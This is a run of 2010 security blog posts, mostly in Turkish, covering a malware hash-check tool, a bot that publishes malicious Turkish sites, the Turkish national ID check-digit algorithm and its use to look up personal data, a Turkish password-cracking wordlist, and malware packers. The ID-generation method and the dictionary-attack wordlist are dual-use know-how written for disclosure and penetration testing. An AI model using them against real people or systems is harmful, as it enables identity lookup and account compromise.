
Eğer site kimlik doğrulamaya ihtiyaç duyuyorsa çalıştırmanız gereken komut ise:
vad.py -h http://www.forum.com -u kullanici -p şifre -s


Programda ayrıca kaldığı yerden devam etme özelliğide bulunmaktadır bu sayede sadece yeni eklenen eklentileri indirmek için tüm eklentilerin en baştan yüklenmesine gerek kalmayacaktır. Virüs tarama sonuçları scan.txt adı altında disk üzerine kayıt edilmektedir.

Programı hazırlamamdaki amaç hem kendi işimi görmesi hemde bu siteler üzerinden yayılan ve insanları mağdur edebilecek potansiyel zararlı yazılımların antivirüs üreticileri tarafından kolayca tanınmasını sağlamaktı, umarım hem güvenlik uzmanları hem de Python severler için faydalı bir program olmuştur.

Programın kaynak koduna buradan ulaşabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese iyi haftasonları dilerim.





Simple Malware Check Tool v1.2 Released!

Source: https://www.mertsarica.com/malware-check-tool-v1-1/

By M.S on September 5th, 2010

I released the first version of the program on March 25 and notified several information security related sites and Darknet was one of them. At that time Darknet did not make any news but suddenly in last week, they changed their decision and made a news about a 6 months old software. It was old and got broken (online check was broken due to changes in Virustotal's site) in 6 months and I did not have chance to fix bugs in a time. Recently massive download attempts forced me to fix bugs and release a new version.

Today I have released v1.2 which includes bug fixes. I highly recommend you to download and run the latest version.

Download Malware Check Tool v1.2

ABOUT

This program intends to detect a malicious file in two ways; online and offline.
It calculates the md5 hash of a specified file and searches it in its current hash set (offline) or on virustotal site (online) and show the result.

It has http proxy support and update (for hash set) feature.

Coded for fun so enjoy it :)

CHANGELOG

---

v1.2 - New Virustotal changes implemented.

v1.1 - Wrong implementation of md5 calculation fixed. (Credit goes to roynal [.] smith [@] gmail [.] com)

USAGE

---

python malware_check.py update

- This command updates its current hash set (hashset.txt) by crawling threat information from http://www.avira.ro
- Hashset.txt includes virus name, virus type, md5 hash of the virus, severity and discovered date.
- If there is no hashset.txt file, it will visit http://www.avira.ro and start gathering virus name,vvirus type, virus md5, severity and discovered date
- If there is a hashset.txt it just up to date its current hash set to the latest.

python malware_check.py online malware.exe

- This command calculates the md5 hash of a specified file (ex: malware.exe), submits it to http://www.virustotal.com and then shows the result.

python malware_check.py offline malware.exe

- This command takes the md5 hash of the specified file (ex: malware.exe) and searches it in its current hash set (hashset.txt) and then shows the result.

Note: For http proxy support you have to edit malware_check.py and modify the required fields as shown below.

proxy_info = {
'user' : 'username', # proxy username

'pass' : 'password', # proxy password

'host' : "proxy host", # proxy host

'port' : 8080 # proxy port


}


CONTACT


Author: Mert SARICA
Email: mert [.] sarica [@] gmail [.] com

URL: http://www.mertsarica.com

SCREENSHOTS







Zararlı Siteler Artık Cebinizde :)

Source: https://www.mertsarica.com/zararli-siteler-artik-cebinizde/

By M.S on August 31st, 2010

Daha öncede paylaştığım üzere uzun zamandan beri vakit buldukça Certified Reverse Engineering Analyst (CREA) sertifika sınavına hazırlanmaya çalışıyorum. Sınavın bir bölümü zararlı yazılım analizinden oluştuğu için sınava hazırlanma adına vakit buldukça yerli malı zararlı yazılımlar inceliyorum.

Geçtiğimiz günlerde yine yerli malı zararlı bir yazılım keşfetme gayesiyle yelken açtığım web sitelerinde aradığımı bulamadım ve kara kara düşünmeye başladım. Ellerimin boş kalmasının sebebi yurdumda zararlı kod yayan sitelerin azlığı mıydı yoksa bunların arama motorları tarafından tespit edilmesi ve belleğe alınması ile sitenin yayından kaldırılması arasında geçen süre mi çok azdı ?

Bunun dışında memleketimde zararlı içeriğe sahip olan sitelerin halka açık olarak kayıt altına alınmadığını farkettim ve hemen işe koyuldum.


Bildiğiniz üzere eskiden web siteleri şan, şöhret ve kitlelere sesini duyurmak isteyen korsanlar tarafından hack edilirken günümüzde bunların yerini sitelere zararlı kod yerleştiren ve bu siteleri ziyaret eden kullanıcıları ağlarına düşüren art niyetli kişiler aldı.

Yola çıkış noktam sınava hazırlık olsada işin sosyal boyutu ağır bastı ve zararlı kod yayan siteler konusunda ne kadar çok insanı haberdar edebilirsem o kadar az mağduriyet yaşanır diyerek Python ile hem kendim için hem de insanlar için faydalı olabileceğini düşündüğüm bir program hazırlamaya karar verdim.

Yaptığım ufak bir araştırma neticesinde zararlı kod yayan siteleri tespit eden ve alan adlarını yayınlayan fazla sayıda halka açık site olduğunu farkettim. Amacım sadece yerli malı siteler olduğu için halka açık bu siteleri gezen, sonuçları toplayan ve lokasyon olarak sadece Türkiye'de barınan bu siteleri yayınlayan bir program olacaktı. Günümüzde çoğu kişinin mobil cihazlar üzerinden Twitter'a ve Friendfeed'e bağlandığını göz önünde bulundurarak bu siteler üzerinden insanları haberdar etmenin daha hızlı olacağını düşündüm ve ortaya zararlı siteleri Twitter/Friendfeed üzerinden duyuran bir istemci programı çıkmış oldu.

Program saat başı bu siteleri ziyaret ederek zararlı kod yayan yerel site adreslerini tespit edilme tarihi ile birlikte Twitter/Friendfeed üzerinden yayınlıyor.

Bu sitelerden haberdar olmak isteyenleriniz için adres: http://twitter.com/hack4career veya http://friendfeed.com/hack4career



TCKN'deki Tehlike

Source: https://www.mertsarica.com/tckndeki-tehlike/

By M.S on August 25th, 2010

Nüfus ve Vatandaşlık İşleri Genel Müdürlüğü'nün sayfasında yer alan bilgiye göre, T.C. Kimlik Numarası 11 basamaktan oluşan bir numaradır. Son iki rakamı doğrulama sayısıdır. Bu son iki basamak ilk dokuz basamaktan bir algoritma ile hesaplanmaktadır. Doğrulama sayısı algoritması, sadece bir numaranın tarafımızdan verilen bir T.C. Kimlik Numarası olup olmadığı hakkında bilgi vermektedir. Bu algoritma T.C. Kimlik numaralarının doğruluğunu kontrol etmeleri için diğer kamu kurum ve kuruluşları ile de paylaşılmaktadır.

Kredi kartı numarası ise en az 16 en fazla 19 haneden oluşan bir numaradır. İlk rakam kuruluşun kategorisini (banka, havayolu, vs.) , sonraki 5 rakam kredi kartı kuruluşunu (visa, mastercard vs.) ve bankayı sonraki 9 rakam ise banka tarafından müşteriye özel üretilen bir sayıdır. Son rakam ise doğrulama sayısıdır.

Doğrulama sayısı içeren her numara bir algoritmaya göre üretilmektedir. Örneğin kredi kartı numarası Hans Peter Luhn tarafından yaratılan halka açık Luhn algoritmasına göre üretilmektedir. Halka açık olması nedeniyle sizde bu algoritmaya göre geçerli bir kredi kartı numarası üretebilir veya üretilmiş bir numarayı doğrulayabilirsiniz.

Yazının ilk paragrafını okuduktan sonra TCKN doğrulama algoritması sadece kamu kurum ve kuruluşları ile paylaşıldığı için herhangi bir kişi tarafından TCKN üretilmesinin mümkün olamayacağını düşündünüz ve yanıldınız.

Google arama motoru üzerinde "TCKN algoritması" anahtar kelimesi ile arama yaptığınızda doğrulama algoritmasının bir çok web sayfasında yer aldığını görebilirsiniz. Web sayfaları üzerinde yaptığım ufak bir araştırma neticesinde TCKN doğrulama algoritmasını açıklayan en eski içerik 1 Eylül 2008 tarihinde bu sayfada oluşturulmuş. Sayfada yer alan bilgiler ışığında aynı kredi kartında olduğu gibi geçerli bir TCKN üretmek mümkündür.

Kredi kartı numarası ile TCKN arasındaki en büyük farkların ne olduğuna gelecek olursak;

- Luhn algoritmasına göre oluşturulan bir kredi kartı numarasının size ait bir kredi kartı numarası olma ihtimali her zaman vardır fakat kredi kartı üzerinde yer alan son kullanma tarihi ve CVV2 bilgilerinin finansal işlemlerde kontrol edilmesi sayesinde art niyetli kişiler tarafından sizin adınıza harcama yapılmasının önüne geçilmektedir.
- TCKN doğrulama algoritmasına göre oluşturulan bir TCK numarasının size ait bir numara olma ihtimali her zaman vardır fakat kredi kartı işlemlerinde kullanılan son kullanma tarihi ve CVV2 gibi ek kontrollerin aksine TCKN ile gerçekleşen işlemlerin bazılarında bu tür ek kontroller bulunmamaktadır. Bu nedenle art niyetli kişiler bu sayfalar üzerinden size ait TCK numarası ile özlük bilgilerinize (isim, soyad, yerleşim yeri) ulaşabilmektedirler!
- Kredi kartı numarasından müşterinin kişisel bilgilerine halka açık bir uygulama, web servisi üzerinden erişmeniz mümkün değildir fakat TCKN için ne yazıkki aynı şeyi söylemek mümkün değil.

Durum böyle oluncada aşağıdaki gibi haberler ile karşılaşınca insan hiç şaşırmıyor fakat aşağıdaki haberin diğerlerinden bir farkı bulunuyor.

http://www.milliyet.com.tr/Yasam/SonDakika.aspx?aType=SonDakika&ArticleID=1272260&Date=09.08.2010&Kategori=turkiye&b=TC%

TC kimliklerinin algoritması çözüldü

Skandal! TC kimlik bilgilerinin algoritması çözüldü. Geçtiğimiz ay yakalanan 70 milyon vatandaşın TC kimlik bilgilerini ele geçiren çetenin bu nasıl başardığı ortaya çıktı...

T.C. Nüfus ve Vatandaşlık İşleri Genel Müdürlüğü yetkilileri, numaraların algoritmik olmadığını ve güvenilir bir sistem üzerine kurulu olduğunu ileri sürmüştü. Ulaşılan bilgiler hem Nüfus İşleri'ni yalanlıyor hem de önlem alınmazsa sistemin yeni çeteler yaratacağını gösteriyor.

11:57 | 04 Ağustos 2010

TİEV İnternet Birliği Komisyonu, Mernis Projesi (Merkezi Nüfus İdare Sistemi) kapsamında toplanan ve arşivlenen kimlik verilerinin çalınarak, satılmasına ilişkin haber üzerine bir araştırma ekibi kurarak konuyu araştırdı.

Konuyu araştırmak üzere kurulan ekipte Proje Sorumlusu olarak yer alan Samsun Temsilcisi Mustafa Altınkaynak ve Komisyon Başkanı Hakan Topuzoğlu, yaptıkları araştırmalar sonucunda ulaştıkları verileri Habertaraf ile paylaştı....

İstanbul polisi geçtiğimiz hafta, resmi ve yarı resmi kurumların alt yapılarında bulunan kimlik bilgisi, telefon ve adres bilgilerine erişerek 72 milyon Türkiye Cumhuriyeti vatandaşına ait kişisel bilgileri yükledikleri programı satan şebekeyi çökerttiğini açıklamıştı. Çetenin 72 milyon kişinin kimlik bilgilerine nasıl ulaştığı üzerined kafa yoran TİEV İnternet Birliği Komisyonu, bu işlemin nasıl yapıldığını anlamak için yoğun bir calısma sürecinin ardından TC kimlik numaralarının algoritmasına ulastı.

TC KİMLİK NUMARALARI NASIL DÜZENLENDİ?

T.C. Nüfus ve Vatandaşlık İşleri Genel Müdürlüğü yetkililerinin "TC kimlik numaralarında herhangi bir algoritma yok" açıklamasını yalanlayan bilgilere erişen TİEV İnternet Birliği Komisyonu'nun Başkanı Hakan Topuzoğlu algoritmayı nasıl çözdüklerini şu şekilde anlattı:

"İnternette yer alan algoritmaların birçoğu kafa karıştırıcı olduğu için öncelikle program mantığını ortaya koyduk.

(İstismar edilmemesi için tüm algoritma düzenini yayınlamıyoruz.)

Referans alınan kimlik numarasının son 2 hanesi de belli bir oranda artışla (+16, +26, +36... gibi) verilmiş. T.C Kimlik numaralarının 2 hanesi her zaman için çift sayıdır.

Kimlik numarasının orta hanelerine göz atınca, aynı oranda artışlar burada da gerçekleştirilmiştir. Akrabalık bağları bulunan kişilere ait TC kimlik numaralarının ilk 3 hanesi aynı, sonraki 2 haneye hep +3 ilave edilerek gitmiş, sonraki 2 hane hep aynı, sonraki 2 hane ise -1 azaltılarak gitmiş. Yaptığımız çalışmalar sonrası da referans olarak alınan bir kimlik numarasından diğer tüm aile bireylerinin yanı sıra, Türkiye Cumhuriyeti kimlik numarasına sahip olan tüm kan bağı olan kişilere ulaşabilmektedir.

Üzerinde basit bir pariteyle hata bulma özelliği bulunmaktadır; ilk 10 rakamın toplamının birler basamağı, 11. rakamı vermekte.

Ayrıca; 1, 3, 5, 7 ve 9. rakamın toplamının 7 katı ile 2, 4, 6 ve 8. rakamın toplamının 9 katının toplamının birler basamağı 10. rakamı; 1, 3, 5, 7 ve 9. rakamın toplamının 8 katının birler basamağı 11. rakamı vermekte.

BU BİLGİLERLE NE YAPILABİLİR?


Sorunun cevabını Hakan Topuzoğlu şöyle veriyor:

"Devlet dairelerinden, bankalara, sigorta şirketlerine, sağlık kuruluşlarından, eğitim kurumlarına kadar size ait her bilgiye ulaşabilecekleri için, farklı amaçlarla kullanılabilir."


Algoritması bu kadar basit bir sistemin yeniden düzenlenmeye ihtiyacı olduğunu belirten Topuzoğlu, güvenliğimiz açısından yeni bir düzenlemenin şart olduğunu düşündüğünü sözlerine ekledi.

Haberde TC kimliklerinin algoritmasının çözüldüğüne, algoritma ile ilgili olarak internet sitelerinde yer alan bilgilerin aynısına ve T.C. Nüfus ve Vatandaşlık İşleri Genel Müdürlüğü yetkililerinin yaptığı "TC kimlik numaralarında herhangi bir algoritma yok" açıklamasına yer verilmiş. Yukarda anlattıklarım ışığında haberi okuyacak olursanız neyin doğru neyin yanlış olduğunu ayırt edebileceğinizi varsayarak haber üzerine yorum yapma gereği duymuyor, art niyetli kişilerin TCKN üreterek kişisel bilgilerine nasıl ulaşılabileceğini teknik detay vermeden gözler önüne sermek ve bu sayede kredi kartı numarasından daha değerli olan TCK numarası ve kişisel bilgileri çetelerin eline geçmiş olan bir vatandaş olarak ilgilileri daha güvenli bir sistem oluşturmaları adına göreve çağırmak istiyorum.

Öncelikle internet sitelerinde yer alan algoritmaya göre rastgele TCKN üreten bir program hazırladım ve bu programın kendi TCK numaramı ne kadar süre içinde üretebildiğine baktım ve yaklaşık 40 dakika sonunda ürettiğini gördüm.



Daha sonra üretilen TCK numaramdan kişisel bilgilerime erişmenin yolunu ararken çok geçmeden bir devlet kurumu üzerinde yer alan TCKN sorgulama uygulaması ile isim ve soyad bilgilerime ulaşabildim.



Bunun dışında sorgulama sayfalarında keşfettiğim bazı eksikliklerin ve hatalı tasarımların art niyetli kişilerin işlerini daha da kolaylaştırabileceğini düşünüyorum bu nedenle konu ile ilgili olarak yetkililer benimle iletişime geçerlerse kendileri ile bu eksiklikleri paylaşabilirim.

T.C vatandaşı olarak kişisel bilgilerime erişilmesine imkan tanıdığı için hassas bilgi sınıfına giren TCK numaramın devletin tüm organlarında aynı hassasiyet ile saklanması ve Luhn algoritması gibi halka açık bir algoritma ile kontrol edilebilmesi sebebiyle sadece benim bildiğim ve sahip olduğum ek bilgiler ile kontrol edilerek (kredi kartı işlemlerindeki son kullanma tarihi ve CVV2 kontrolleri gibi) ilgili sistemler/sorgular üzerinde yer alan işlemlerimin gerçekleştirilebilmesini temenni ederim. Aksi durumda benzer haberler okumaya devam edeceğimizden hiç şüphem yok.

Bir sonraki yazıda görüşmek dileğiyle şimdiden herkesin 30 Ağustos Zafer Bayram'ını kutlarım.

Kırılası Zayıf Şifreler

Source: https://www.mertsarica.com/kirilasi-zayif-sifreler/

By M.S on August 13th, 2010

Kullandığınız şifrenin kırılması, tahmin edilmesi ne kadar zor ise kullandığınız sistem o kadar güvendedir sözünün ne kadar doğru olduğunu zaman geçtikçe anlıyorum. Gerek gerçekleştirdiğim geniş kapsamlı penetrasyon testlerinde olsun gerek yerinde denetimlerde olsun muhakkak raporumda zayıf şifreler ile ilgili bir bulgu yer alıyor.

Kurumunuzun bilgi güvenliği politikası kusursuzda olsa, çalışanlarınız eksiksiz olarak bilgi güvenliği farkındalık eğitimine katılıyorda olsalar, sistemler üzerinde kullanıcılarınız kompleks şifre kullanmaya zorlanıyorda olsalar, insanlar şifre olarak sözlükte yer alan kelimeleri seçmeye devam ediyorlar çünkü gündelik hayatta o telaşla, yoğun iş temposunda hatırlayacak o kadar çok şey dururken sistemler el verdiği sürece o büyük, küçük harflerden, sayılardan ve özel karakterlerden oluşan şifreleri kullanmamak için her yolu deniyorlar. E durum böyle olduğu sürece zayıf şifre kullanılan tüm sistemler bir şekilde istismar edilerek art niyetli kişilerin hedefi olmaya devam ediyor.

Zayıf şifreler sistemlerin vazgeçilmez bir parçası olduğu için penetrasyon testi gerçekleştiren bilişim güvenliği uzmanlarının ellerinin altında bu şifreleri art niyetli kişilerden önce sözlük saldırısı (dictionary attack) ile tespit etmek için özenle hazırlanmış sözlükleri bulunur ve zaman zaman bu sözlükleri güncelleme ihtiyacı duyarlar. İhtiyaç duyarlar çünkü penetrasyon testlerinde ne kadar çok basit şifre tespit ederlerse bunların art niyetli kişilerce tespit edilmelerinin önüne geçtiklerini iyi bilirler.

Yine periyodik bir sözlük güncelleme zamanında sözlüğümde yer alan Türkçe kelimelerin azlığı dikkatimi çekti. Ana dilimiz Türkçe iken sözlüğümde yer alan Türkçe kelimelerin seyrekliği içime pek sinmiyordu. Elektronik ortamda Türkçe kelimeleri nereden bulurumda sözlüğümü kolayca güncelleyebilirim sorusuna yanıt ararken aklıma hemen etrafta yaygın olarak kullanılan Moonstar sözlük geldi.

Moonstar sözlüğü indirip kurduktan sonra kelime veritabanına göz atmaya karar verdim. Kurulum klasörü içinde yer alan Dic.ssm dosyasını Dic.mdb olarak kaydettikten ve MDBViewer programı ile içine göz attıktan sonra içinde toplam 77368 Türkçe kelimenin yer alması sayıca bana yeterli gelmedi.

Başka nereden bulabilirim diye tırmalamaya devam ettiğimde ise aklıma güzel Türkçe'mizi katletmemek için (şarz ve felan diyen yurdum insanını boğasım geliyor :)) sıkça ziyaret ettiğim Türk Dil Kurumu'nun Büyük Türkçe Sözlüğü geldi.

Ünlü Python programcısı M.S'nin "Aklıma gelen IDE (Integrated development environment)'me gelsin." sözünden yola çıkarak Büyük Türkçe Sözlüğünde yer alan Türkçe kelimelerden online olarak sözlük oluşturan TDK.py adında ufak bir program hazırlamaya karar verdim :)

Program kısaca sorgu sonrasında sunucudan dönen ve içinde kelimelerin yer aldığı html yanıtı diske kaydediyor. Tüm yanıtlar diske kayıt edildikten sonra Search and Replace programı yardımı ile tüm html dosyalarında (*.html) yer alan   ve </td> html taglerini \n ile replace ederek grep'lenebilir formata getirdim ve son olarak aşağıdaki komutlar dizisini çalıştırarak sözlüğü son haline getirmiş oldum.

egrep -e "^[a-z]+[^\n]$" *.html | cut -d " " -f 1 | sort | uniq -i | cut -d ":" -f 2 > sozluk.txt

Sözlük 190774 adet Türkçe kelimeden oluşuyor. Türkçe harflerin kimi sistemde kabul edilmediğini veya soruna yol açabildiğini göz önünde bulundurarak Türkçe harflerden arındırılmış bir kopyasınıda oluşturdum ve her ikisinide zip dosyasının içine koydum.

Her ne kadar sözlüğün kalitesini değerlendirebilmek için yerli bir kaynağa ihtiyaç duymuş olsamda yokluk nedeniyle sözlüğü zamanında hack edilmiş ve internette yayınlanmış, kırılmış yerli ve yabancı şifrelerden oluşan phpbb şifreleri (184389 adet) üzerinde denediğimde 2036 tanesinin sözlüğümde yer aldığını gördüm ve sonuç benim için tatminkar oldu.

Sonuç olarak sizde benim gibi penetrasyon testlerinde sözlük saldırısı gerçekleştirmek için kullanışlı bir Türkçe sözlüğe ihtiyaç duyuyorsanız oluşturduğum sözlüğün kopyasına buradan ulaşabilirsiniz.

Bir sonraki yazıda görüşmek dileğiyle herkese iyi haftasonları dilerim.

Pandora’nın Kutusu Nasıl Açılır ?

Source: https://www.mertsarica.com/pandoranin-kutusu-nasil-acilir/

By M.S on August 5th, 2010

Zararlı yazılım analistini nedense meraklı Pandora'ya benzetirim çünkü işi gereği kötülük ile dolu olan o kutuyu (paketlenmiş zararlı yazılım) açarak kötülüğün tüm işletim sistemine hakim olmasına neden olur fakat efsanenin aksine kutuyu kapatmaya çalışmaz çünkü analistin tek amacı zararlı yazılımı baştan sona analiz edebilmektir.

Daha önceki yazılarımda da belirttiğim üzere art niyetli kişiler zararlı yazılımların disk üzerinde antivirüs ve benzer koruma yazılımları tarafından tespit edilmesini ve ayrıca zararlı yazılımın analiz edilmesini zorlaştırma adına paketleyici (packer) yazılımlar kullanırlar. Fakat bilinenin aksine bu yazılımların asıl kullanım amacı hedef programın diskte kapladığı yeri azaltmaktır çünkü bu yazılımlar ile paketlenen programların boyutunun yarı yarıya azaldığı bilinmektedir.

